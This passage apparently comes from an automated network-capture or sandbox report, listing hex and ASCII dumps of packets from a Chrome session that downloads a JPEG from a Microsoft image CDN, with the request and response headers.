| 2022-05-13 13:53:17 UTC | 5304 | IN | Data Raw: 49 a1 2d 4c a9 9f e1 1c 4f 3a 62 71 f8 9c b5 c3 94 1a 41 90 db 45 85 94 90 6e 15 eb e2 ac 84 29 53 21 04 0d 3c 1b 3d 35 af 55 33 c7 a2 f2 da cb 6f 2f fa 8a 0d db 47 ec 01 32 10 19 d4 18 ea a0 c8 41 39 f4 80 02 d4 01 4f cb 4d 58 e1 6b 6f b3 89 a1 33 75 03 dd 0b 66 89 6a a9 dc 5a ae 92 a1 a8 08 ca a4 9d 47 e1 8c 2d 47 5f 12 6f 8f ef 25 b0 09 20 86 c0 47 1c 34 d3 10 d4 7a e8 c6 9d 4b a9 86 b2 41 e7 92 af ec c6 b5 bb b3 97 cf bb 4f 76 9f 89 9b 91 fe a1 8b 09 a0 45 5e 83 41 c4 83 4e ad 3e 1a 7f 77 2c 28 8d 1b e7 e9 ef 1b 64 da e2 4d 1a 19 ab 13 a8 79 03 0a e9 d4 6a a8 6a 03 6a e9 ae 5f 0e 58 ad 9b 78 04 96 c5 ba 15 b5 08 ac 59 8b 91 a8 9c b2 ea a0 0e 7c 7e 5e 18 4d 5a 78 fb 0b 4f 43 42 1b f0 c6 68 e2 9d 4b b6 97 ee 92 48 51 4a 6a 39 8c ab d3 4e 58 bc 4e cd 43<br>Data Ascii: I-LO:bqAEn)S!<=5U3o/G2A9OMXko3ufjZG-G_o% G4zKAOvE^AN>w,(dMyjjj_XxY\|~^MZxOCBhKHQJj9NXNC |
| 2022-05-13 13:53:17 UTC | 5320 | IN | Data Raw: 34 ad 28 c2 bd 5a ab 95 68 17 8f 8e 39 76 af 8b bf ec 2e ac 39 24 82 ca d2 ad 19 ed 05 07 41 62 dc 1a 8f a5 6a 7a 58 d7 4e ac 6a ea db 56 4f de 68 d9 83 b4 cf 2c 89 f4 e6 21 12 c6 e0 20 4c ba 0f a4 81 ea 22 a6 9d 7e ae 38 d7 33 87 33 f1 7d e6 52 d0 6b 6e 51 14 48 3b c0 27 52 cd 21 e8 d2 10 6a 0b 5a d2 b9 f4 e3 3b 55 c4 ae 3c 97 6c ff 00 c4 4d 99 bb d7 b9 e2 da 51 8a 32 0d 4b ae a6 99 26 93 e6 05 5a 94 d5 9f 12 d8 d3 07 4a f2 bd 57 77 b4 cf 7b 42 b7 f7 35 96 e0 9a d5 08 25 43 37 35 25 ab e8 14 ad 01 af 1e 23 0f 27 4f 7a b8 6f d1 76 94 ec ec 82 2c 6f 14 86 8e 7d 02 94 56 62 b9 aa e7 5d 7f 9b 4f dd 4f 5e 33 ba 6b 5a cf a7 d3 e9 ec 16 e8 e0 35 be f1 6d 22 f5 45 23 a2 d0 a4 8b 5e ba 9a 9c c5 74 a8 a7 1f 9b 86 3a 69 ba 96 56 6f f9 7b 3d 3e c2 e9 94 d5 fe a9 32<br>Data Ascii: 4(Zh9v.9$AbjzXNjVOh,! L"~833}RknQH;'R!jZ;U<lMQ2K&ZJWw{B5%C75%#'Ozov,o}Vb]OO^3kZ5m"E#^t:i Vo{=>2 |
| 2022-05-13 13:53:17 UTC | 5336 | IN | Data Raw: 6a 11 aa b9 83 95 7c f4 d7 2c 14 9c 8f 6a b4 7e e2 ad a2 32 e4 bb b2 96 21 14 c4 ac 3f a7 2a a6 a6 14 4a 10 4e 64 57 51 e3 e2 dc b1 4a 97 4e 57 1d 6b 3a 71 23 90 54 d7 b6 22 28 2f 2c 6e 1d 00 8b 5f ea d0 bb 0c a8 fa 73 e2 72 8c 9c ab f1 c2 55 b2 6e ad 6b 3c 6b c1 3e cf 67 cc 56 86 7d b6 ee d0 5e 89 f6 c4 69 cb aa 2c 8a e6 81 01 24 1a 92 74 90 79 fe 71 f8 88 c6 d6 c3 ba b1 77 b7 57 11 f3 7a 7f b4 69 06 08 2f 1a 28 82 c6 9f 4f 19 25 22 ee 02 ee ca 29 c0 66 74 8a 69 5d 5f f5 62 12 4e 75 73 6e 71 c3 f8 89 55 85 5a ca 24 69 2c d1 4e a7 a4 95 d1 d4 29 99 d7 c8 50 8a 78 e3 27 57 c4 70 07 7a 22 8e 60 9d d4 60 15 bf 48 54 80 eb 52 17 49 05 7a 7d 4d f8 8a ad 31 b6 39 89 8f 6f 73 f4 f6 0d 56 0d 24 69 ae ac a2 96 5b b6 27 b4 25 11 a7 01 45 d4 17 55 5b 50 56 0a 5b 97<br>Data Ascii: j\|,j~2!?*JNdWQJNWk:q#T"(/,n_srUnk<k>gV}^i,$tyqwWzi/(O%")fti]_bNusnqUZ$i,N)Px'Wpz"``HTRIz}M19osV$i[ '%EU[PV[ |
| 2022-05-13 13:53:17 UTC | 5344 | IN | Data Raw: 86 8b 5c b2 1d 5d 5c 79 f2 c6 aa a9 ea 9e 95 d0 12 80 9e fc 97 11 38 49 9d 18 a0 56 8c 96 d2 c2 b4 2e 78 d0 13 c1 a9 a7 3e 9c 63 10 f8 73 e5 e9 c8 65 31 6d 57 97 53 c2 d1 4e 86 40 0c 4c c8 43 2b 89 05 3b 6c 7c 45 4d 75 79 d2 94 c6 ee ea 8a 17 3f 66 d0 7a 03 2d cf 63 76 16 f6 5a 1f 56 b0 c1 99 4b 6b 1d 27 ab a8 24 6a 06 a6 1f ca 29 8a b2 ff 00 e7 e2 95 c3 97 a4 c9 0a c6 a3 58 47 31 91 50 88 9c ba 9a 96 50 cc 14 93 4e 3a 7a ba bf d3 d3 ce 98 e2 56 6b 47 af dc bd 34 2d 84 ee 7b 3c 6b 04 76 d6 80 4b 28 8d 9c a4 a0 a6 a6 15 a9 a9 a9 00 36 5f 05 cb c3 07 98 ab ab 7c 5c 5b 6f cb f9 41 a3 1f 6c b5 8e 16 b9 9a f0 28 0a a4 93 ab d2 c5 7a 94 ea 3e 5d 6e 07 cd 4c 86 36 cb 7d d0 ab f7 71 fa 6d fb 2a 65 12 42 e2 3d c3 73 b9 56 86 51 6f 0c 2c 04 4c ba 35 a8 50 bd 75 6a<br>Data Ascii: \]\y8lV.x>cse1mWSN@LC+;l\|EMuy?fz-cvZVKk'$j)XG1PPN:zVkG4-{<kvK(6_\|\[oAl(z>]nL6}qm*eB=sVQo,L5Puj |
| 2022-05-13 13:53:17 UTC | 5360 | IN | Data Raw: a9 5a d7 3e 1d 2b e5 8e 7a ee 56 9e 0a 39 7e 02 89 64 2e f6 38 2e ee d2 fd 6e 4b 4e 88 4a 4a 3d 14 0d a5 90 c6 4a e9 75 e2 8d f3 05 ea 5e b1 8f 52 9f 03 4e 23 f6 7d a3 30 af e3 36 4b 1d 94 6a b7 52 bc 6a f2 3d ba 94 54 d4 cd 50 cb ea 91 87 83 52 3a e2 62 b2 ed 3a 72 9e df 6f e1 a8 9f 10 db 68 f7 6d bd 12 2d ba da 38 a8 3f 55 5c 1a 68 06 81 8b 8d 21 59 be 5c fc 71 c7 35 bc bb 3b 5b bd 7d 5e ad 74 29 4a 0f 56 80 eb ba b4 99 da 9a d0 c1 dd f5 30 20 b0 e3 5f 50 f5 79 e3 28 69 2d c9 71 e3 1f 29 65 d3 5a 3b c7 25 b5 b4 23 5c ad a8 49 25 02 28 f5 6a 4c 89 cf c5 72 d5 ea e7 8e 7a e4 49 ee b3 e5 10 b8 fb 7d 38 13 c0 cc dc c6 df 6f 06 ab c3 33 33 90 97 09 6e ec 6a be 9f 06 e0 73 e9 3d 3e 07 1d f8 a5 c6 d8 95 f0 ee 51 1c fe d1 a4 0f b7 89 2d 56 47 81 44 e4 ca 49 27<br>Data Ascii: Z>+zV9~d.8.nKNJJ=Ju^RN#}06KjRj=TPR:b:rohm-8?U\h!Y\q5;[}^t)JV0 _Py(i-q)eZ;%#\I%(jLrzI}8o33njs=>Q-VG DI' |
| 2022-05-13 13:53:17 UTC | 5376 | IN | Data Raw: 8a 30 02 aa 48 af 56 9f 1c f8 e2 3a 8c aa fe 25 ea e1 a4 71 15 ac 97 02 9b 94 8e db 4f d3 5d f7 6e 25 5a 9e f6 b0 a8 03 0a 09 06 9a 53 e6 d5 ea f9 4b 61 25 bd 26 e3 bf 6f c5 ef f4 43 94 fb 8c e7 d9 77 59 ed df 41 8e 0d 74 3a b5 bf 6e 46 62 0f 85 50 65 ab 53 57 3c b1 4b 25 68 d3 72 d7 ab e1 ff 00 b7 aa a2 75 4b 88 f3 fb 2f 70 dc 6e e0 dc 50 fd 29 b7 0c 24 90 39 20 85 51 a5 5c 83 da d2 cc fa 4b d2 ad 4c f5 6a c7 45 3a ca aa 3a d5 6f 6f 94 78 aa a7 e3 ff 00 c4 ad 12 2b b4 98 ed 6f de 9e 19 2b fe db c7 2b 28 6f d4 f4 b8 65 27 b9 1f 8e 5a 40 d2 b4 cb 15 5a bb 4c 3a ff 00 2f fd 4c d5 1b 08 bb db e7 7d ba ea ff 00 61 85 12 e2 46 11 cf 28 60 04 82 2c d9 a3 2f 46 67 00 68 a7 83 37 d9 78 e8 ac 95 72 3d 29 c2 ac a5 8b b4 e6 f6 cf 6d 59 ce 93 2d c4 ad 24 d3 16 68 d9<br>Data Ascii: 0HV:%qO]n%ZSKa%&oCwYAt:nFbPeSW<K%hruK/pnP)$9 Q\KLjE::oox+o++(oe'Z@ZL:/L}aF(`,/Fgh7xr=)mY-$h |
| 2022-05-13 13:53:17 UTC | 5383 | IN | Data Raw: 91 8b 4b 69 ee 25 52 59 50 b9 8d 6a ea 35 16 0d 45 c8 71 65 cf 1b d1 db 1a 8b 59 55 7f 57 3e 50 54 82 c3 6f bf de 44 97 22 d5 84 0e da c4 6a 00 23 41 a2 86 7a 86 75 61 9d 79 fc d5 6c 69 6b 62 a3 db 3a fd 5d b3 d8 be 51 71 08 3b df 71 9d 1e 51 21 78 00 88 a0 d4 4d 2a 64 1e 2c 4b e5 fe 9f 2c 67 e4 f3 88 f1 78 a7 fd 3f e9 fb c5 10 cb 9e e2 17 31 b7 65 47 47 6e 65 69 08 91 4b 90 a8 69 42 cb 5a 0c d9 f2 f5 65 8c f6 34 9e bc e6 ba 78 7c 3f 17 af fa 4c ec 09 7f 16 db 1c ea 6c 6e d9 ae 66 b4 01 22 39 a8 6f 4a b3 33 85 a2 8e 65 7e 6e ac f1 d8 ab 6d aa 52 6b 77 89 fc 31 cd d7 bf d1 19 44 31 ae b6 ab cb 37 ec c1 2c 72 de ca 10 cc 80 90 6a 69 9c 6c 74 0d 40 6a f5 f4 f5 62 95 a8 d7 76 bb 63 55 fc df f8 9b 4a 34 f6 c7 b8 bd 66 d9 2e 3b 86 32 a1 19 49 d4 a1 4b 6a 52 78<br>Data Ascii: Ki%RYPj5EqeYUW>PToD"j#Azuaylikb:]Qq;qQ!xM*d,K,gx?1eGGneiKiBZe4x\|?Llnf"9oJ3e~nmRkw1D17,rj ilt@jbvcUJ4f.;2IKjRx |
| 2022-05-13 13:53:17 UTC | 5399 | IN | Data Raw: 6b 9d 67 5f a6 df 4e ee 62 5a d4 d8 f6 4e c9 b3 ed 36 f2 6f 93 17 2e a0 b4 62 a5 34 92 c6 3a 39 af 51 6c c1 19 f4 e3 93 af cd 7c b1 89 7b 74 dd cb 77 f2 98 f0 37 db 71 db 23 61 1d f4 48 96 d1 c5 44 b7 d1 a5 1f 32 73 00 eb 0c 29 fa 7a b3 6c 79 6b 1e 48 9a b9 b5 9f c7 33 6a fe 1f a8 d3 90 7e d1 74 9b 5d c1 82 de 3b 89 2b 1b 90 58 54 c2 e5 68 a6 50 4e 96 4f 9d 17 a5 a3 f4 f3 c6 79 2a ae a6 f1 ec d3 7f e9 d3 8f d5 f5 10 d1 45 d7 b7 fd c9 b8 c6 54 b2 c5 d8 04 90 c4 28 7c 86 48 18 d5 01 af 50 7f 0f cc 70 e9 9f 0d 35 86 e7 fd 3f ab ea f6 0d c2 47 21 65 ef 1d eb d9 76 a2 0b ab 44 bc 30 07 4d 0b 50 44 84 d4 f7 1a 9a 5b 4e a3 d0 3e 14 a6 3d 7c 9d 0e 2e ae d3 5b 3c 7b a1 cb fa 7f 2a e2 a6 3e 22 6a 6f ec 50 bf b8 6d a0 ba b0 63 13 2b c6 0a 3b 50 ad 05 41 7c b4 e9 35<br>Data Ascii: kg_NbZN6o.b4:9Ql\|{tw7q#aHD2s)zlykH3j~t];+XThPNOy*ET(\|HPp5?G!evD0MPD[N>=\|.[<{*>"joPmc+;PA\|5 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 5415 | IN | Data Raw: c6 d6 d7 b5 88 13 70 37 37 ff 00 4c 67 82 24 b7 75 66 b6 7a f5 11 f3 82 de 9e 93 9e 96 01 bf 03 35 71 75 5e 5d 3e ff 00 4f 4e f3 22 cd af 6d bb b7 be 96 6d cd cf 6c 55 59 80 24 b2 80 00 a3 66 01 3c 74 9c eb 8c 72 e6 a5 a1 2d 7d be 9e f2 62 4c 85 be 80 19 f6 c8 0e 85 56 45 aa 9d 2a 51 5f 85 0e 5a d5 73 3d 59 e3 a9 d1 e9 77 ac cf af 80 9d 60 2e d3 76 b9 b8 dc 8e 88 e5 4b 40 8e a5 d0 82 19 06 40 d5 6a 84 ab 06 e9 51 d2 b8 c7 26 14 a9 c5 3b 69 a7 67 e3 1b 63 5e 62 d6 43 61 5b 99 7b 90 a9 0d 0c 4a 64 45 0a 6b a3 91 d3 40 2a ad ea ae 39 f6 a7 aa e3 f3 7a 7a 86 8a ed 26 88 5b 2c d1 3c 9a 19 43 b1 a9 d6 ee 1c d6 95 1e 3d 24 2f ca 39 e1 dd 3d d0 d2 95 fd 29 47 a7 10 57 3a 03 75 61 71 07 7e 54 0f dd 04 46 ba 98 9c 87 50 65 03 a0 8f fd 31 c9 92 b7 99 4e 0d 77 01 21<br>Data Ascii: p77Lg$ufz5qu^]>ON"mmlUY$f<tr-}bLVE*Q_Zs=Yw`.vK@@jQ&;igc^bCa[{JdEk@*9zz&[,<C=$/9=)GW:uaq~TFPe1Nw! |
| 2022-05-13 13:53:17 UTC | 5423 | IN | Data Raw: 1a 8e 1c 39 fb df 38 0a d1 12 9b 73 b2 58 7e a2 ee 4e fc 9a c2 b8 0d 52 18 52 ba 98 96 25 a9 aa ad cb 1b d7 a7 ec 51 f6 03 c7 2c b5 6d b6 db bb 50 f6 f7 4a f1 26 be a4 6a a2 eb 6a 96 4c a8 c2 a2 94 5d 5a be dc 64 fc c5 6d ad 70 8e 20 aa 91 63 6d 16 b1 de 3d e5 bc 8d 1a c6 9a 23 47 14 d4 c5 d4 33 3b 85 a0 ea 01 42 fc b8 cf cc 76 a3 ad a2 66 5c 76 47 ca 43 53 a0 2e e9 b2 4d 65 70 d6 f3 4f 48 ab 1c 8c ce d4 d2 58 97 65 65 a7 cd 55 5a b6 43 8e 0c 19 ab 91 26 97 6d 57 b3 43 26 b5 23 b7 5c ec e6 2f ab 85 56 4b b5 41 50 81 53 48 e0 c5 4b 11 9d 3d 3a 7f 29 18 e9 cb bd 34 ac dc 7a 71 3a 1d 5a e2 09 1a f7 26 36 ab a6 3b c4 ab a0 2f ad 7a 54 b3 48 d4 ae 65 97 d3 c7 a5 b1 54 ab b3 56 5a d5 f7 43 fd 3e 9d c7 3c 12 b8 1a a2 07 b8 ee 63 40 ce b5 20 50 0a d5 72 f5 3a 93<br>Data Ascii: 98sX~NRR%Q,mPJ&jjL]Zdmp cm=#G3;Bvf\vGCS.MepOHXeeUZC&mWC&#\VKAPSHK=:)4zq:Z&6;/zTHeTVZC><c@ Pr: |
| 2022-05-13 13:53:17 UTC | 5439 | IN | Data Raw: 76 df 13 6e 26 38 1e ea 37 52 bd c5 54 52 19 55 86 a0 cc 47 a1 b8 6b 2d cc 70 c6 19 ae eb ae d7 a6 9d cf b7 d6 73 c6 a0 d7 17 64 4b 1c cc ef f4 dd e5 c9 49 2a 45 28 48 5d 2e d9 38 39 ae 58 e9 c4 d7 07 f1 47 37 f6 1d 0a ef 49 36 b7 0b b8 5a f6 3b 35 75 96 f5 15 8a a0 4a 46 ba c5 34 d4 8d 0d a5 4e a6 2d cf e3 8d ad 96 52 c8 fe 15 ec fb 3e 21 db 23 6c af 42 24 90 fd 4b 46 fa b4 81 22 31 67 0e a0 d6 8d c8 25 73 65 a6 93 d3 8d f2 75 17 ad 77 47 1e 1e af da 5a c9 24 b7 64 93 71 81 8d 8b 86 8c e9 1a 46 ad 69 a5 c6 a6 2d e0 06 65 be cc 72 3b 6f b2 6e 5f c5 a1 9d 9a 6a 19 85 15 de cf 6d 33 42 d2 ea 99 11 26 99 b4 88 de 5e 9c 95 4b 03 d4 57 4a fe 01 5e 38 e9 cd 4b 5d 26 b4 5f 0a ec 5e e3 9d 5a 34 7c b9 03 d9 ef 11 0b 61 7f 73 0b 41 6e a1 81 56 61 a9 da 3e 11 d6 b5<br>Data Ascii: vn&87RTRUGk-psdKI*E(H].89XG7I6Z;5uJF4N-R>!#IB$KF"1g%seuwGZ$dqFi-er;on_jm3B&^KWJ^8K]&_^Z4\|asAnVa> |
| 2022-05-13 13:53:17 UTC | 5455 | IN | Data Raw: 42 45 12 02 23 59 38 1a 00 da b3 e7 52 df cd 8c 33 6f ca d3 6e 39 da 7e 2d a1 21 1b 75 b5 ec 04 08 23 ed 45 e9 22 46 05 e8 3a 4d 05 00 ea a2 f9 65 9e 39 f2 da b6 e2 e5 f7 2d 3b 7e c1 c9 2b cd b9 ae d6 1b b2 02 bf 78 f5 48 0e 96 40 a6 a7 52 d4 11 97 df 4c 55 6c e8 a3 93 af 2e d9 ef 13 af 60 0e da f6 52 b4 d3 4f 0c d0 8b 56 66 2b 50 89 34 4f d4 cc 41 01 50 bf e5 21 f9 e3 a3 26 ea 6d 49 ab 6e 8e dd d4 b2 e5 f5 38 1d 6e d1 a3 2d f2 cc a1 b6 d1 04 13 b4 67 48 48 d0 2a 9a 52 3a 12 74 d5 7c 57 55 7e 38 cf 2a dc e6 eb 4e 70 ed fc da 77 84 98 d7 bf 53 1d fd 89 dc ee 1e 79 6e 66 44 ed ab 09 10 05 6d 49 d2 48 6d 22 4f 50 f5 37 4a 01 8e ec 57 f3 6a eb 5f 0d 68 b8 b9 4f c5 a3 ff 00 4f ed 2a 77 33 6f 71 b1 bf ee 94 db 16 58 96 20 c1 e4 97 4a ab 37 13 a8 57 c7 96 9e a5<br>Data Ascii: BE#Y8R3on9~-!u#E"F:Me9-;~+xH@RLUl.`ROVf+P4OAP!&mIn8n-gHH*R:t\|WU~8*NpwSynfDmIHm"OP7JWj_hOO*w3oqX J7W |
| 2022-05-13 13:53:17 UTC | 5463 | IN | Data Raw: 39 a3 66 c2 83 31 a8 0e a0 16 9c 68 31 cb 7c aa de 17 e2 9f 77 b8 cb 69 a9 25 db 5d ed 6f ad 74 ac c3 43 23 35 18 83 91 70 4f 49 af e1 c7 1a a6 dc 8a 39 6b 3c bf 48 56 57 13 3a 5b 08 45 c4 4c ce 19 ad d5 d2 38 de 87 50 20 64 88 07 5b a8 eb 66 6f 51 e9 f9 71 e8 63 c9 e1 7a 71 87 cf fd dc bf 49 aa e0 4e 0b 1d c6 da ef b9 0c a9 f4 ca d4 88 c5 45 d5 1b 0d 41 28 f9 ea 62 7a c6 5c 31 8e 4b e3 6a 1a d7 e6 99 f8 be ad 3b 09 68 1e 4b 6b eb ab d1 1b 2b 47 db 8d 35 c2 d2 51 87 71 4b 77 28 0e 67 f1 83 ab 88 c6 d5 75 54 6f 47 ab 8b 47 66 9b 45 6e 06 b6 d9 79 7b 73 65 f5 66 40 94 ac 6a 95 35 2a c6 95 0a c3 36 e6 0e b5 d3 cf 1c d7 6b 1d a1 7a 7b 48 48 aa c5 77 5b c4 96 08 54 cb 0c c5 84 21 e8 5b b6 a6 85 9e 94 e8 66 d5 ff 00 d3 5c 45 fc ba c5 9e 8e b0 ed 1f 57 e5 ef e1<br>Data Ascii: 9f1h1\|wi%]otC#5pOI9k<HVW:[EL8P d[foQqczqINEA(bz\1Kj;hKk+G5QqKw(guToGGfEny{sef@j5*6kz{HHw[T![f\EW |
| 2022-05-13 13:53:17 UTC | 5479 | IN | Data Raw: 43 c7 8e 25 37 59 5a 5b 84 f1 d3 d7 de 6b 56 66 c5 6d 35 95 84 76 b1 5f ac f2 b4 92 16 a9 91 e4 d4 a2 aa 89 1e a5 0b fa 7e a9 1c d1 7f 97 1b 6e a6 4b bb 5a ae aa 16 b0 a3 f9 9f eb e4 8d 2c d3 2f da ae 11 92 51 2a 8b 54 d2 b1 a9 78 c1 aa 93 d6 dc 68 ad 5a 75 37 4e 34 d9 56 e3 77 a7 d2 4b 66 8d ca 5a c7 59 24 47 92 09 18 68 91 81 e9 15 3a db ae 80 96 56 3e 9a 0d 47 11 7c 89 64 4e 96 9d bc be ef da 64 9b 39 65 86 5f ea 89 b6 43 0a 44 96 d5 16 f2 23 99 6a 8b 42 1b 40 24 57 d2 7e fd 4d 8e 9c b6 5b 37 4c ee f8 d7 0f 13 ef 21 a6 cc 2f 72 7f f9 f6 39 63 b7 b3 7b c6 52 1f bf a5 a8 92 06 d0 19 b4 54 e5 53 d1 ea d5 4f 95 5b 1d 5d 2f ff 00 16 9b b6 cf c9 3c 6b 1b a1 6e ff 00 77 08 ef 65 ba b6 2d db da 77 9b 54 36 ca 8f 1c 17 09 11 06 04 62 74 a0 00 ba 03 e3 d4 0d 75<br>Data Ascii: C%7YZ[kVfm5v_~nKZ,/Q*TxhZu7N4VwKfZY$Gh:V>G\|dNd9e_CD#jB@$W~M[7L!/r9c{RTSO[]/<knwe-wT6btu |
| 2022-05-13 13:53:17 UTC | 5495 | IN | Data Raw: 97 57 04 d0 b0 2a d0 a3 7a 4b 67 99 4f 4d 38 72 c7 2a ad 6d a5 78 2d 3b 9d bb 57 ac 4d a3 b0 da 7f b6 e9 b5 db 9b cb f3 14 76 75 2e 46 bc 8b 53 4e 91 99 a0 fc a3 d5 8e 8e b3 1f 51 8a aa f5 53 1c 5e 9d bf ea 05 5d be a3 c9 b7 85 dc b7 1b ff 00 ac b2 b5 ed ed d0 c8 2b 1c 8f a1 9c b6 79 05 a2 54 d3 a1 d4 53 e5 c7 55 2f 8e b5 8b 3f 1d a7 54 b7 6d fc 7f 55 4e 1c cf 59 00 fe e5 7b f2 08 12 07 d9 2f de da 37 8d c4 f6 c3 52 c8 8c 57 47 54 88 2a c2 87 d1 ac 83 f0 c7 7f f8 9e 9f 2e ab 22 98 f8 6e 9f 86 d5 f5 7e 30 4e fe c3 c1 bd dd 0d 9e dd 75 15 de d6 cf f4 53 a0 ed 09 48 ee 55 72 76 65 1e 95 76 ea 4a fc bf 7e 3e eb a2 b5 b2 55 d7 24 6f ab f1 6d f8 75 f8 52 7c da f9 bb cd e9 4d ca 0f 75 fe c7 ee 8f 1e df 14 b7 71 00 96 81 de 38 60 04 1b d7 6c 95 66 d3 5a b4 44 87<br>Data Ascii: W*zKgOM8r*mx-;WMvu.FSNQS^]+yTSU/?TmUNY{/7RWGT*."n~0NuSHUrvevJ~>U$omuR\|Muq8`lfZD |
| 2022-05-13 13:53:17 UTC | 5503 | IN | Data Raw: 4a 10 ac 46 71 a9 60 41 0b 93 33 3d 7a cf 86 3a f3 ad b4 51 1b db ed d5 7d 4f ee 5b 79 12 9e d0 b6 dc 21 86 e4 dc db e8 92 df 5f 68 28 ea d7 45 a1 d2 78 89 47 1a 1f 52 e3 15 8d ba ed b4 ab 46 ee cd ba ff 00 b3 ee 09 92 fd e3 75 b7 9a f2 39 56 e6 32 9a e3 8f b4 aa 52 4d 2a 73 d2 bd 5f 37 cf 55 6f e5 c4 e0 c7 6a d5 cd 5f 3b 4c cd 7d af 4f 4e d2 ac d2 60 c2 fd b7 fd da 4b e9 8b 7d 1c 63 b6 2d df 50 23 48 f9 74 67 5f 9e be 07 1b ec 58 71 aa a5 af 19 f5 fa c8 b2 9d 4b 98 c9 bb 2e dc ac 16 dc 46 1d da dc 53 bc 05 0d 47 76 ba 82 53 f1 2d 1f d2 4e ac 0e cb 1d 6f 1e 2d 7e 3e 5e ee 7e ff 00 09 a5 78 15 6e 9b 95 d6 c9 7c 2e e1 73 2c 2e a1 99 1c b1 1d b6 3a 41 3a b5 1a a9 f5 f6 a8 69 c7 0a 98 96 6a ed b7 1e 4d 7d 5e 9f 0e f2 92 27 37 b8 76 8d de 19 e5 b0 b5 4a 42 11<br>Data Ascii: JFq`A3=z:Q}O[y!_h(ExGRFu9V2RM*s_7Uoj_;L}ON`K}c-P#Htg_XqK.FSGvS-No-~>^~xn\|.s,.:A:ijM}^'7vJB |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 92 | 192.168.2.5 | 49856 | 80.67.82.235 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 3494 | OUT | GET /cms/api/am/imageFileData/RWyRpm?ver=4e05 HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: img-prod-cms-rt-microsoft-com.akamaized.net<br>Connection: Keep-Alive |
| 2022-05-13 13:53:17 UTC | 3495 | IN | HTTP/1.1 200 OK<br>Content-Type: image/jpeg<br>Access-Control-Allow-Origin: *<br>Content-Location: https://image.prod.cms.rt.microsoft.com/cms/api/am/imageFileData/RWyRpm?ver=4e05<br>Last-Modified: Sat, 07 May 2022 22:02:21 GMT<br>X-Source-Length: 826221<br>X-Datacenter: northeu<br>X-ActivityId: d895082a-e998-4f8f-9535-5ef648f44283<br>Timing-Allow-Origin: *<br>X-Frame-Options: DENY<br>X-ResizerVersion: 1.0<br>Content-Length: 826221<br>Cache-Control: public, max-age=331744<br>Expires: Tue, 17 May 2022 10:02:21 GMT<br>Date: Fri, 13 May 2022 13:53:17 GMT<br>Connection: close |
| 2022-05-13 13:53:17 UTC | 3495 | IN | Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff db 00 43 00 03 02 02 03 02 02 03 03 03 03 04 03 03 04 05 08 05 05 04 04 05 0a 07 07 06 08 0c 0a 0c 0c 0b 0a 0b 0b 0d 0e 12 10 0d 0e 11 0e 0b 0b 10 16 10 11 13 14 15 15 15 0c 0f 17 18 16 14 18 12 14 15 14 ff db 00 43 01 03 04 04 05 04 05 09 05 05 09 14 0d 0b 0d 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 ff c0 00 11 08 04 38 07 80 03 01 22 00 02 11 01 03 11 01 ff c4 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 a1 08<br>Data Ascii: JFIF``CC8"}!1AQa"q2 |
| 2022-05-13 13:53:17 UTC | 3511 | IN | Data Raw: 68 8d 57 7d ce fb fe 12 0f 37 cb 5a d0 86 f2 0b a8 f6 b4 95 e7 31 ea 9b 7f e5 a5 58 87 5c 58 a4 ff 00 59 58 3c 3b e8 6e ab 2e a7 7c d6 bf dd 92 a3 6b 76 5a e5 6d fc 65 6d 17 ca d7 71 ef ff 00 7e ac 47 e3 8b 15 f9 5a 7d ef fc 1f 3d 47 b2 a8 ba 07 35 37 d4 de 65 95 7f e5 9d 35 99 96 b2 5b c5 0b 2c 7f f2 d1 1e ab c7 af 4e d5 5e ce 5d 88 7c bd 19 bd ba 8d cf 59 2b e2 26 58 fe 68 e8 5f 13 2b 7f 04 94 72 48 5a 1a cb ba 9d b6 4f f9 e7 59 2b ad 2b 7d d8 ea 68 f5 26 69 3f e5 a5 0e 2c ad 3b 9a 1f 35 27 34 c8 ef bf e9 a5 39 75 05 97 fe 5a 47 53 a8 72 f9 8e 59 28 f3 2a 48 e6 5f fa 67 47 da 15 a9 6a 57 b3 f3 1b bb de 9c b2 53 64 9b f8 69 ab e6 f9 9b 96 4a a2 39 49 96 4a 72 c9 55 db cf fe 19 f6 55 79 16 f1 7e 6f 3f 7f fc 02 9a 0e 53 53 75 39 77 57 3b 26 a9 7d 17 f1 c7<br>Data Ascii: hW}7Z1X\XYX<;n.\|kvZmemq~GZ}=G57e5[,N^]\|Y+&Xh_+rHZOY++}h&i?,;5'49uZGSrY(*H_gGjWSdiJ9IJrUU y~o?SSu9wW;&} |
| 2022-05-13 13:53:17 UTC | 3527 | IN | Data Raw: 7b cb 89 36 5f 7d c4 82 04 df 12 44 bf 7d 8b 1e 8d 5e d1 e2 8f 84 fa 6e bd 7d 1c 7a 1c f6 b3 de aa 7f a4 c1 69 6a db 13 6f fb 27 ff 00 8a ae 57 58 f8 43 e2 ab 0b 58 ec ee 20 b5 9e d2 dd f7 a5 ac 6e bb fe 6e 7e ef af d6 ba de 22 a4 52 49 fe 24 42 8c 54 9f 3a b9 c3 ad f4 4b 1c 1b 6e e7 83 ee bf 97 27 c8 88 df c3 5a 1a 4e a1 6d 6b a9 5a 4c d3 fd b6 ef ce de f2 7f 1f cd d7 a7 55 af 40 f8 6f e0 3d 3f 5c fb 7c da a5 84 77 b7 16 ff 00 25 c5 8c fb 91 d1 57 ee b3 74 fe 75 46 cf c1 b0 69 bf 12 b4 56 d2 74 d9 f4 89 7c e9 26 48 e4 81 be ea 2e 4b 47 bb ae 7b 51 1c 44 a6 b5 bf dc 69 ec 39 5a 94 74 